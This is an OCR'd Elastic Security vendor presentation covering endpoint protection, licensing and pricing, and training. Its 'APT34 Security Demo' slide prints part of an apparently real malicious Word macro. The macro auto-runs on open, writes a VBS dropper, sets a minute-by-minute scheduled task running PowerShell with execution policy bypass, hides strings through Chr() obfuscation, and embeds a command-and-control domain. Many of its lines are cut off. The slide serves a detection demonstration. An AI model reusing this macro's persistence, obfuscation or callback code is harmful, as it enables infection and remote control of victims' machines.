
Auto Quarantine
Malicious files are automatically removed from user access to eliminate repeat infection attempts

Zero System Impact
Scored “Fast” on performance tests when protecting hosts*



Analyze Events


Identify the Origin and Extent of an attack



Elastic Unified Security


Elastic Security

Prevention, Detection, and Response for unified Protection



elastic

Elastic community – scale your security program



These are just some of our partners and community members. The presence of a vendor logo doesn't imply a business relationship with Elastic.


Powering security teams around the world


Validated by top industry analysts

APT34 Security Demo

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Call VVVV
Call AAAA
End Sub
Sub AAAA()
Dim A As String
A = "DIM fso    " & vbCrLf & "Set fso = CreateObject(""Scripting.FileSystemObject"") " & vbCrLf & "
A = A + Chr(CLng("&H70")) & Chr(CLng("&H6F")) & Chr(CLng("&H77")) & Chr(CLng("&H65")) & Chr(CLng("
A = A + " -exec bypass -file C:\ProgramData\WindowsAppPool\AppPool.ps1 "", 0, false" & vbCrLf & "E
A = A + " /C schtasks /create /F /sc minute /mo 1 /tn """"\WindowsAppPool\AppPool""" /tr """"wscr
A = A + Chr(CLng("&H70")) & Chr(CLng("&H6F")) & Chr(CLng("&H77")) & Chr(CLng("&H65")) & Chr(CLng("
A = A + " -exec bypass -file C:\ProgramData\WindowsAppPool\AppPool.ps1 "", 0, false" & vbCrLf & "E
Open "C:\ProgramData\WindowsAppPool\AppPool.vbs"
Print #1, A
Close #1
Call HGHG
Call Shell(Chr(CLng("&H77")) & Chr(CLng("&H73"))
End Sub
Sub VVVV()
    Dim fdObj As Object
    Application.ScreenUpdating = False
    Set fdObj = CreateObject("Scripting.FileSyster
    If fdObj.FolderExists("C:\ProgramData\WindowsA
    Else
        fdObj.CreateFolder ("C:\ProgramData\Windo
    End If
    Application.ScreenUpdating = True
End Sub

Sub HGHG()
Dim sss As String
sss = sss + "(('SGFMMC = '+'X9Pwithyourface.comX9P
sss = sss + "if (SGFRRC.length -ne 10) { SGFRRC =
sss = sss + "}" & vbCrLf & "fu'+'nction EED()" & v
sss = sss + "   SGFend = New-Object System.Net.IPE
sss = sss + "   SGFrb = SGFs.Receive([re'+'f]SGFer
sss = sss + "   SGFmb = [System.Text.Encoding]::AS
sss = sss + "   '+'SGFQQD = X9P0X9P;" & vbCrLf &
```





elastic

Licensing & Pricing

Subscription Options

	FREE		PAID		
	OPEN SOURCE	BASIC	GOLD	PLATINUM	ENTERPRISE
Self-Managed	Open Source Features	Free Proprietary Features	Paid Proprietary Features + Elastic Support		← All that + Orchestration + EPP & more
SaaS			ELASTIC CLOUD		
			All Enterprise features		

Find further information at: **elastic.co/subscriptions**

elastic

Resource-based Pricing

Elastic Enterprise Search

Site Search
No query-based pricing

App Search
No docs-based pricing

Workplace Search
No user-based pricing

Elastic Observability

APM
No agent-based pricing

Logs
No ingest-based pricing

Metrics
No host-based pricing

Elastic Security

SIEM
No seat-based pricing


Security Analytics
No ingest-based pricing
(no EPS | GB/tag)

Endpoint Security
No endpoint-based pricing

elastic


You Licence the compute resources that you decided to allocate to the platform running the Elastic Stack.

- Single licence covers all functionality and solutions
- Single licence covers all usage and data



Resource based pricing

= Effectively the total RAM/TAM used by your deployment (simply put)



4+2+64+16+64+64 = **214**

1 **ERU** = 64GB TAM

(**E**nterprise **R**esource **U**nits)

(**T**otal **A**ddressable **M**emory)

∴ 214 GB = **4** ERUs

(i.e. 214/64 rounds to 4 Licence units)

elastic

Need Deep-Dive?
Learning Path

Free on-demand training

We're releasing **free** on-demand courses over the next few weeks. We know social distancing isn't fun, but it can be a great opportunity to learn new things. So while other people are making a second pass through their Netflix queue, you can build your Elastic Stack, observability, and security skills and come out the other side an expert.

https://training.elastic.co/learn-from-home

Annual Training Subscription

Empowering Your People

Immersive Learning

Lab-based exercises and knowledge checks to help master new skills

Solution-based Curriculum


Real-world examples and common use cases

Experienced Instructors

Expertly trained and deeply rooted in everything Elastic

Flexible Learning Options

Learn when and where it's most convenient for you



Additional Resources

- Upcoming Webinar : Building search experiences with Elastic Enterprise Search in Elastic Cloud (November 5)

- Demos: demo.elastic.co
- Products : https://www.elastic.co/products
- Forums : https://discuss.elastic.co/
- Community : https://www.elastic.co/community/meetups
- Twitter : @elastic

Elastic Security

Elastic SIEM
Threat hunt, detect, and respond with enterprise context


Endpoint Security
Threat prevention on laptops, desktops, servers

Elastic Protections

Developing the out-of-the-box protection experience for our users

elastic

Deploy Elastic technology anywhere




elastic

Join the Elastic Security community

Take a quick spin:
demo.elastic.co

Try free on Cloud:
ela.st/try-elastic-security

Connect on Slack:
ela.st/slack



Thank you

www.elastic.co